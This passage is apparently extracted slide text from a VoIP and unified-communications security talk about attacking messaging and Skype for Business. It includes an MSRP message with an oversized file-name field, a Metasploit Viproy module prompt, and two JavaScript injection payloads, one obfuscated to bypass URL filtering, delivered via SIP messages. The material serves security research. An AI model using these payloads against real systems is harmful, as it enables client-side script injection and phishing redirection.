
v=0
o=doubango 1983 678901 IN IP4 10.254.254.10
s=-
c=IN IP4 10.254.254.10
t=0 0
m=message 8080 TCP/MSRP *
a=control:msrp://10.254.254.10:8080/2F6LaaDLCi9glyXTx1X0;tcp
a=connection:new
a=setup:actpass
a=accept-types:message/CPIM application/octet-stream
a=accept-wrapped-types:application/octet-stream image/jpeg image/gif image/bmp
a=sendonly
[truncated] a=file-selector:name:"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
a=file-transfer-id:987522753
a=file-disposition:attachment
a=file-icon:cld:test@viproy.org
```




Viproxy

```
File Edit View Search Terminal Help
msf > use auxiliary/voip/vipro
```

ATTACKER



VICTIMS



Capturing from eth2 [Wireshark 1.10.6 (v1.10.6 from master-1.10)]


```
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
```

Filter: sip

No.	Time	Source	Destination	Protocol	Length	Info
18	5.659545000	10.254.254.10	10.254.254.153	SIP	419	Request: REGISTER sip:10.254.254.153
19	5.663604000	10.254.254.153	10.254.254.10	SIP	621	Status: 401 Unauthorized (0 bindings)
20	5.691021000	10.254.254.10	10.254.254.153	SIP	655	Request: REGISTER sip:10.254.254.153
21	5.695872000	10.254.254.153	10.254.254.10	SIP	665	Status: 200 OK (1 bindings)

# ATTACKING THROUGH MESSAGING

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- Unified Messaging
  - Message types (e.g. rtf, html, images)
  - Message content (e.g. JavaScript)
  - File transfers and sharing features
  - Code or script execution (e.g. SFB)
  - Encoding (e.g. Base64, Charset)
- Various protocols
  - MSRP, XMPP, SIP/MESSAGE
- Combining other attacks


# ATTACKING WITH ORIGINAL CLIENTS



- Attacker's Client

- TLS / Proxy
- Certificate
- Compression

- Console

- Enabling Features
- Content Injection
- Security Bypass






# ATTACKING SKYPE FOR BUSINESS

UC content forwarded to UC clients (*NO interaction*)

- SIP INVITE headers
- Message content
- SIP/SDP content

*Office 365  
Federations*  
**\*MS15-123**



# ATTACKING SKYPE FOR BUSINESS

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## URL filter bypass via JavaScript

```
<script>var u1="ht"; u2="tp"; u3="://" ;o="w"; k=". ."; i="";
u4=i.concat(o,o,o,k);
window.location=u1+u2+u3+u4+"viproj.com"</script>
```

## Script execution via SIP messages

```
<script>window.location="viproj.com"</script>
```


## Script execution via SIP headers

